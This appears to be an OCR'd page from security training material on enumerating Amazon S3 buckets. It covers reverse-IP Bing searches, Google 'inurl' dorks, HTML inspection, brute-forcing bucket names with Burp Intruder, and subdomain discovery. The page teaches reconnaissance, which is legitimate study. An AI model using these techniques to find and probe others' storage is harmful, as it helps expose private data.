
Enumerating S3 Buckets (Cont'd)

Reverse IP Search

- Attackers use search engines such as **Bing** to perform a reverse IP search to identify domains of target S3 buckets

Advanced Google Hacking

- Attackers use advanced **Google search operators** such as "`inurl`" to search for URLs related to the target S3 buckets



bing.com/search?q=%5Bip%3A52.95.131.4%5D&form=QBLH&sp=-1&pq=%5Bip%3A52.95.131.4%5D&sc=0-16&qs=...

[ip:52.95.131.4]


60,900 Results Any time

[PDF] Position Description (Employee) Security Operator
https://s3.ap-southeast-2.amazonaws.com/cdn.hr.cityofsydney.nsw.gov.au/March+2022...
Group and **Capability Level** Behavioural Indicators Personal Attributes Act with Integrity & Courage Intermediate • Maintains confidentiality of customer and

[PDF] CHILD SAFETY POLICY
https://s3.ap-southeast-2.amazonaws.com/www.salesian.vic.edu.au–wpoffload/app/uploads/...
Page 3 of 8 • clear procedures for responding to and reporting allegations of child abuse; • strategies to support, encourage and enable staff, volunteers, third party contractors, external

[PDF] Island Hopper
https://s3-ap-southeast-2.amazonaws.com/os-data-2/tnqdev/documents/island_hopper.pdf
DURATION 5 – 10 Days Trip Highlights The fertile soils of the Burdekin region produce some of the region's best fruits and vegetables, making it an ideal

[PDF] Station Playlist (created 22-Jan-20, 5:44 PM, printed 22 ...
https://mediaspy-org-s3.s3.dualstack.ap-southeast-2.amazonaws.com/original/3X/7/9/79b...
Station Playlist (created 22-Jan-20, 5:44 PM, printed 22-Jan-20, 9:35 PM) Page 2 Time Artist - Title Intro/Outro Category 19:26:08 Midnight Oil - Dreamworld (3:30) 12.0 80s Master 19:29:45 Big Pi...



google.com/search?q=%5Binurl%3A+s3.amazonaws.com%2Fvideo%2F%5D&ei=bttzYvORPM-nqtsP1cCAyA8&ved=0...

[inurl: s3.amazonaws.com/video/]

Google
All News Videos Maps Images ⋮ More Tools
AMAZON TUTORIAL BEGINNERS PREVIEW
7:46

About 65,000,000 results (0.81 seconds)

https://www.youtube.com › watch
Amazon S3 Tutorial For Beginners | AWS S3 Bucket Tutorial
This **Amazon S3** tutorial will help you understand the features of AWS **S3** ... Subscribe to Simplilearn channel to get more AWS...
YouTube · Simplilearn · Feb 14, 2017
10 key moments in this video

https://s3.amazonaws.com › latest › video-on-deman... PDF
Video on Demand on AWS - Amazon S3
The **video**-on-demand solution combines AWS Elemental MediaConvert, AWS Elemental MediaPackage (optional), and CloudFront with AWS Step Functions, a service that ...

https://s3.amazonaws.com › video-on-demand › latest PDF
Video on Demand on AWS
Video on Demand on AWS is licensed under the terms of the **Amazon** Software License ... MediaInfo – Validates the content using a signed **Amazon S3 URL**.

Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- **Inspecting HTML**


  Attackers attempt to perform HTML source code analysis to gather information about the S3 buckets. Analyzing the source code of HTML web pages in the background allows attackers to find URLs to target S3 buckets.

- **Brute-forcing URL**

  Because each S3 bucket is given a unique identification number, attackers perform brute-force attacks on the target bucket to identify the correct bucket URL. For example, assume the URL *http://s3.amazonaws.com/[bucket_name];* attackers try all possibilities for the bucket_name to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Finding subdomains**

  Attackers use tools, such as OWASP Amass and Robtex, to identify subdomains related to the target bucket.

